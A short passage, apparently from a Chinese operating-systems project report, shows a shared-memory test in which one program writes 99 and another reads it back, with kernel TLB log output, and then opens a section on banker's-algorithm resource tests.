运行 share1.elf 和 share2.elf，share1 向某地址写入 99，share2 读取该地址值并打印。运行结果如下图所示，成功读取到地址中的内容 99 并打印出来。

```
try alloc share mm
 ### find shared entry ### 804bc734
alloc shared page success
insert shared page success

@@@ tlb-va2pa: 0x7f400010   epc: 0x15000814
tlb_va_found!

@@@ tlb-va2pa: 0x7f401010   epc: 0x15000814
getNextTlb(): before increment, tlbCount = 8
getNextTlb(): after increment, tlbCount = 9
test three :99
```

6.5 银行家算法的主要测试结果

运行 rt1.elf，结果如下图所示，rt 成功获取到 LED 和 SEG 资源。